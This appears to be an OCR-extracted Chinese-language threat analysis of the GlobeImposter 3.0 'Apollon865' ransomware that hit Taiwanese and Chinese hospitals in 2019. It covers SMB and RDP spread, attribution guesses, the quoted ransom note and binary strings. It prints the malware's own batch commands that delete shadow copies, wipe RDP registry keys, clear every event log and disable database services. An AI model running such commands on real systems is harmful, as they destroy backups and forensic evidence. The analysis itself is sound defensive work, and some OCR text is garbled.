https://mp.weixin.qq.com/s/pwEqLpMtgiy7RlZbgMZlFg

2019.3

GlobeImposter 3.0
出現 “12生肖” 系列，Rat4444, Dragon4444, snake4444等等,中國大陸50餘家醫院感染。
https://kknews.cc/zh-tw/news/k6pbkr8.html

2019.7

GlobeImposter 3.0
出現 “希臘12神祇” 系列，Ares666, Apollon865等等

兩岸

2019.8

衛福部EEC主機
兩岸醫療體系，同時於8月28日感染加密勒索病毒，並且擴散延伸到其他醫院。

https://www.blocktempo.com/ministry-of-health-and-welfare-is-under-attack-of-wannacry-and-being-blackmailed-bitcoin/

參考資料: https://www.sangfor.com/source/blog-network-security/1019.html, 2019
參考資料: https://www.myhack58.com/Article/64/2019/94971.htm, 2019
參考資料:https://mp.weixin.qq.com/s?__biz=MzI4NjE2NjgxMQ==&mid=2650233265&idx=1&sn=dfb9f2ba235e08324031a6474477f4ce&chksm=f3e2e3c5c4956ad305dfb962586b2dfc5e8792c1e0afc611429640dde2e1505c5592f5af2f03&sc

GlobeImposter 的 Appollon865 重點

網路芳鄰 SMB

此加密勒索程式會透過網路芳鄰通訊(SMB/CIFS)，小幅度感染攻擊其他Windows電腦或主機。

高風險

遠端桌面 RDP

這個加密勒索程式會透過遠端桌面連線(RDP/WTS)，感染攻擊其他有遠端桌面設定的電腦或主機。特別是，它會刪除遠端桌面的連線紀錄。

高風險

檔案加密

在進行檔案加密前，會先將防毒系統停止，並將還原(VSS備份)資料摧毀(刪除)，將導致一般基本防護失效。


高風險

資料庫加密

在進行檔案加密前，會針對資料庫系統，進行卸載的動作，以便於進行資料庫檔案加密。包括:MS-SQL, MySQL, Oracle, MongoDB。

特定對象

2019-0828 網路事件



YOUR PERSONAL ID

nglish

YOUR FILES ARE ENCRYPTED!

您的文件被加密了!

⬇ TO DECRYPT, FOLLOW THE INSTRUCTIONS BELOW.⬇

请按照下面的说明进行解密。

o recover data you need decrypt tool.
复数据您需要解密程序。
o get the decrypt tool you should:
得解密程序您需要:

end 1 crypted test image or text file or document to Sin_Eater.666@aol.com

发送一个被加密的测试文件（图片或者文档）到 邮箱 Sin_Eater.666@aol.com
 the letter include your personal ID (look at the beginning of this document). Send me this ID in your first
mail to me.
Ve will give you free test for decrypt few files (NOT VALUE) and assign the price for decryption all files.
fter we send you instruction how to pay for decrypt tool and after payment you will receive a decrypt tool
nd instructions how to use it We can decrypt few files in quality the evidence that we have the decoder.

件内容需要包含您的个人ID（请看文档开始的ID）。

们将会解密测试文件并给出解密全部文件的价格。

GlobeImposter 3.0
Appollon865

遠端桌面 RDP 攻擊

本次攻擊會刪除Windows系統的遠端桌面(RDP)相關註冊機碼(Registry)


SMB 網路芳鄰攻擊

本次攻擊，會隨機透過網路芳鄰，對相同網段電腦嘗試連接(弱密碼)

竄繞 VPN 攻擊

當被害人或攻擊者，透過VPN連接到主機後，內部VPN無法做有效隔離。

2019-0828網路事件



加密勒索攻擊政府機構，未來將會成為常態攻擊

GlobeImposter 3.0

近年本系列病毒，異常活躍，需要特別防範。

1. 首次兩岸醫療系統遭受攻擊


同時間，歐美醫療系統，沒有遭受攻擊。顯見為特定目標(特定區域)攻擊
聯絡方式，並非採用TOR暗網，而需要電郵到 aol.com的信箱。

2. 攻擊者身分，疑似為華人

其中變種系列，為12生肖加密勒索病毒。攻擊者對華人社會傳統，知之甚詳。


3. 攻擊者不只一人

Apollon865 攻擊程式，至少為兩種編譯器所完成，其中一人留下特殊路徑名稱與Requirements.pdb 名稱。




```
j a - J P   z h - C N   k o - K R   z h - T W
```

在Apollon865程式中，主要攻擊目標包括台灣、韓國、中國、日本等國家。



```
 M y   H o s t   N a m e    { { I D } }    % s % S % s    R e q u i r e m e n t s
Kz)lekM?O=])@QFkNY/:UKAGp+m.tjO            ,Fe]        N    L? L?      ,Fe]
 ,Fe]       ?  偏  偽       ,Fe]                ?
                竤 @適      x A
                 ?  `*   !/  RSDS榴?R咩B??Rs?    E:\code\src\!TrollWordPKCS21\Release
\Requirements.pdb        ?   ?        ?   GCTL    +?  .text$mn        x   .idata$5     x
.00cfg  |       .CRT$XCA                .CRT$XCAA   ?      .CRT$XCZ     ?      .CRT$XIA    ?
.CRT$XIAA   ?      .CRT$XIAC   ?      .CRT$XIC    ?      .CRT$XIZ    ?      .CRT$XPA    ?
.CRT$XPX    ?      .CRT$XPXA   ?      .CRT$XPZ    ?      .CRT$XTA    ?      .CRT$XTZ    ?  ?
.rdata  @?     .rdata$sxdata   L? ?  .rdata$zzzdbg   @?     .rtc$IAA     D?     .rtc$IZZ    H?
 .rtc$TAA    L?     .rtc$TZZ    P? ?  .xdata$x    俠  P   .idata$2     ,?     .idata$3    @? x
.idata$4    裟      .idata$6     ? x   .data    x?    .bss      ? `    .rsrc$01     `?     .rsrc$02
```


- 在Apollon865程式中，留下!TrollWordPKCS21的特殊關鍵目錄。
- Apollon865程式的原始名稱為「Requirements.exe」



```
/c del COMSPEC @echo off
vssadmin Delete Shadows /all /quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil cl "%1"
 @echo off
vssadmin delete shadows /all /quiet
```


在Apollon865程式中，會刪除下列項目:


1. VSS系統備份(還原)資料，進而導致被害人電腦主機無法還原。
2. 遠端桌面服務的相關註冊機碼資料
3. 事件檢視器(Windows Event Log)內部資料，進而無法瞭解攻擊過程。



```
sc stop MongoDB
sc config MongoDB start=disabled
sc stop SQLWriter
sc config SQLWriter start=disabled
sc stop MSSQLServerOLAPService
sc config MSSQLServerOLAPService start=disabled
sc stop MSSQLSERVER
sc config MSSQLSERVER start=disabled
sc stop MSSQL$SQLEXPRESS
sc config MSSQL$SQLEXPRESS start=disabled
sc stop ReportServer
sc config ReportServer start=disabled
sc stop OracleServiceORCL
sc config OracleServiceORCL start=disabled
sc stop OracleDBConsoleorcl
sc config OracleDBConsoleorcl start=disabled
sc stop OracleMTSRecoveryService
sc config OracleMTSRecoveryService start=disabled
sc stop OracleVssWriterORCL
sc config OracleVssWriterORCL start=disabled
sc stop MySQL
sc config MySQL start=disabled
```

